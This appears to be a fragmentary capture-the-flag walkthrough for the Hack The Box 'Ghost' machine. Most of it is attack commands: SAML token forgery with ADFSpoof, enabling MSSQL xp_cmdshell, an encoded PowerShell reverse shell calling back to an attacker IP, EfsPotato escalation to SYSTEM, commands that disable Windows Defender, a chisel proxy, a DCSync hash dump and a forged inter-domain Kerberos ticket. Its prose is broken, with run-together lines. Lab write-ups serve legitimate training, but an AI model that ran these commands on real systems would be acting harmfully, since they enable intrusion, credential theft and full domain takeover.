git clone https://github.com/mandiant/ADFSpoofcd ADFSpoof
python3 -m pip install -r requirements.txtADFSDump.exe has most of the information you need to create the SAML claim. You can also install a Chrome extension to debug SAML claims while doing a test login as justin.bradley to see what a legitimate SAML login looks like with core.ghost.htb.



cat << EOF | sed -E -e 's/\s{2,}//g' -e 's/justin\.bradley/Administrator/g' | tr -d '\n'
            <Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn">
                <AttributeValue>justin.bradley@ghost.htb</AttributeValue>
            </Attribute>
            <Attribute Name="http://schemas.xmlsoap.org/claims/CommonName">
                <AttributeValue>justin.bradley</AttributeValue>
            </Attribute>
EOF
We can take the output from SAML-tracer and easily manipulate it to use with ADFSpoofer
python3 ADFSpoof.py -b /tmp/TKSKey.bin /tmp/DKMkey.bin -s core.ghost.htb saml2 \
--endpoint 'https://core.ghost.htb:8443/adfs/saml/postResponse' \
--nameidformat 'urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress' \
--nameid 'Administrator@ghost.htb' \
--rpidentifier 'https://core.ghost.htb:8443' \
--assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>Administrator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'
justin.bradley and replace the SAML response data with the spoofed data here
MSSQL Server
ghost.htb and corp.ghost.htb -- are linked. Per the web page, we're executing queries on the main database.

This link shows us how to enumerate trusted links
 bordergate
This link shows us how to gain code execution on the linked server
select * from master..sysservers;

srvid: 0 is the main database, so srvid: 1 is linkedEXEC ('execute as login = ''sa'' exec master.dbo.sp_configure "show advanced options",1;RECONFIGURE;exec master.dbo.sp_configure "xp_cmdshell", 1;RECONFIGURE; exec master..xp_cmdshell ''hostname''') AT "PRIMARY";Chained command to gain code execution. We need to do it this way, as changes we make to the database (e.g. enabling xp_cmdshell and elevating to "sa" are not persistent)
Pivot to MSSQL Service
 xbz0n
xbz0nwget https://github.com/xbz0n/P5hellG3n/raw/main/P5hellG3n.py -O psrev.py
python3 psrev.py 10.10.14.158 443EXEC ('execute as login = ''sa'' exec master.dbo.sp_configure "show advanced options",1;RECONFIGURE;exec master.dbo.sp_configure "xp_cmdshell", 1;RECONFIGURE; exec master..xp_cmdshell ''powershell -exec bypass -enc CgAkAGMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBuAHQAKAAnADEAMAAuADEAMAAuADEANAAuADEANQA4ACcALAA0ADQAMwApADsACgAkAHMAIAA9ACAAJABjAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsACgB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMALgBSAGUAYQBkACgAJABiACwAIAAwACwAIAAkAGIALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7AAoAIAAgACAAIAAkAGQAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgAsADAALAAgACQAaQApADsACgAgACAAIAAgACQAcwBiACAAPQAgACgAaQBlAHgAIAAkAGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsACgAgACAAIAAgACQAcwBiACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGIAIAArACAAJwBwAHMAPgAgACcAKQA7AAoAIAAgACAAIAAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgAsADAALAAkAHMAYgAuAEwAZQBuAGcAdABoACkAOwAKACAAIAAgACAAJABzAC4ARgBsAHUAcwBoACgAKQAKAH0AOwAKACQAYwAuAEMAbABvAHMAZQAoACkACgA=''') AT "PRIMARY";

corp.ghost.htb forest which I noticed earlier when perusing BloodhoundEscalating Privileges via SeImpersonatePrivilege
 zcgonvh
This one should be nice and simple to compile on Kali
git clone https://github.com/zcgonvh/EfsPotato
mcs EfsPotato.mcs
Compiles and outputs EfsPotato.exe
sudo impacket-smbserver -smb2support -username smb -password smb myshare .Host the potato exploit over SMB
New-SmbMapping -LocalPath 'P:' -RemotePath \\10.10.14.158\myshare -UserName 'smb' -Password 'smb'
cd C:\Users\Public\Documents\
cp P:\EfsPotato.exe .

.\EfsPotato.exe whoami
Becoming SYSTEM on corp.ghost.htb
Start-Process cmd.exe -ArgumentList '/c C:\Users\Public\Documents\EfsPotato.exe "powershell -exec bypass -enc CgAkAGMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBuAHQAKAAnADEAMAAuADEAMAAuADEANAAuADEANQA4ACcALAA0ADQAMwApADsACgAkAHMAIAA9ACAAJABjAC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsACgB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMALgBSAGUAYQBkACgAJABiACwAIAAwACwAIAAkAGIALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7AAoAIAAgACAAIAAkAGQAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgAsADAALAAgACQAaQApADsACgAgACAAIAAgACQAcwBiACAAPQAgACgAaQBlAHgAIAAkAGQAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsACgAgACAAIAAgACQAcwBiACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGIAIAArACAAJwBwAHMAPgAgACcAKQA7AAoAIAAgACAAIAAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgAsADAALAAkAHMAYgAuAEwAZQBuAGcAdABoACkAOwAKACAAIAAgACAAJABzAC4ARgBsAHUAcwBoACgAKQAKAH0AOwAKACQAYwAuAEMAbABvAHMAZQAoACkACgA="'Use Start-Process ... to run the process in the background and keep our initial shell free in case we need it to re-run anything


Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableBlockAtFirstSeen $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Get-MpPreference | Select-Object DisableRealtimeMonitoring, DisableBehaviorMonitoring, DisableBlockAtFirstSeen, DisableIOAVProtection, DisableIntrusionPreventionSystem
Let's also disable Windows Defender while we're at it, so that we can freely execute binaries
Port Forwarding with Chisel
Using chisel, we can create a reverse SOCKS5 proxy to allow us to authenticate to the domain on the remote host.
I'm going to use the download_chisel function I wrote to get the latest Windows and Linux binaries
NT Authority/SYStEM, you'll need to re-map your SMB share using New-SmbMapping to transfer chisel.exe to the target (or use another file transfer method)sudo ./chisel server --port 80 --reverseStart a chisel server on Kali and allow reverse port forwards
Start-Process C:\Users\Public\Documents\chisel.exe -Args "client 10.10.14.158:80 R:58080:socks"Start chisel.exe in the background and keep our current reverse shell free

sudo nano /etc/proxychains4.conf[ProxyList]
socks5 127.0.0.1 58080
Dumping Hashes and Secrets
proxychains -q impacket-secretsdump -just-dc -outputfile dcsync.txt -history 'Administrator:P@$$word123!'@127.0.0.1
Abusing the Domain Trust
Enumerate the Domain Trust



Enumerate the Child and Parent Domain SIDs
# Send traffic through the SOCKS5 proxy
# It comes out the other side and connectes to 127.0.0.1
# Enumerates the domain info using the authentication provided
# This command gets the SID of the child domain (corp.ghost.htb)

proxychains -q impacket-lookupsid 'corp.ghost.htb/Administrator:P@$$word123!'@127.0.0.1 | grep 'Domain SID'

# Then, do the same for the parent domain (ghost.htb)
# Not sending through the SOCKS5 proxy, as there's no need
# We can authenticate to ghost.htb using corp.ghost.htb due ot the trust

impacket-lookupsid 'corp.ghost.htb/Administrator:P@$$word123!'@10.129.231.105 | grep 'Domain SID'
Forge an Inter-Domain Silver Ticket
ntds.dit from the child domain using impacket-secretsdump earlier, we have the domain trust keys for both directions
GHOST$ where the other is PRIMARY$# -nthash : NT hash for the GHOST$ trust key
# -domain : child domain
# -domain-sid : child domain SID (as enumerated earlier)
# -extra-sid : <PARENT_SID>-519 (Enterprise Admin RID is 519) forges our privileged access
# -spn : Create a silver for the krbtgt of the parent domain
impacket-ticketer -nthash 'a7c7bef8161f0f76ce6ce6266587a07d' \
-domain 'corp.ghost.htb' \
-domain-sid 'S-1-5-21-2034262909-2733679486-179904498' \
-extra-sid 'S-1-5-21-4084500788-938703357-3654145966-519' \
-spn 'krbtgt/ghost.htb' nosuchuser
Use KRBTGT Silver Ticket to Create a TGS
Enterprise Admin (RID 519), we will create a SMB ticket and give ourselves privileged access to the service# KRB5CCNAME : command variable assignment pointing to the silver ticket
# -k : use kerberos authentication
# -no-pass : don't prompt for password
# -spn : SMB server on the parent DC
# last argument is positional and is the silver ticket holder
KRB5CCNAME=nosuchuser.ccache impacket-getST -k -no-pass \
-spn 'cifs/DC01.ghost.htb' 'ghost.htb/nosuchuser'
Becoming Admin on the Parent Domain
KRB5CCNAME=nosuchuser@cifs_DC01.ghost.htb@GHOST.HTB.ccache impacket-smbexec \
-k -no-pass nosuchuser@DC01.ghost.htb
Flags
C:\Users\justin.bradley\Desktop\user.txt
095004c992a1358ea8290d97198a4074
C:\Users\Administrator\Desktop\root.txt
a0310f16c7f94dfafe1e00ebd1dc9886


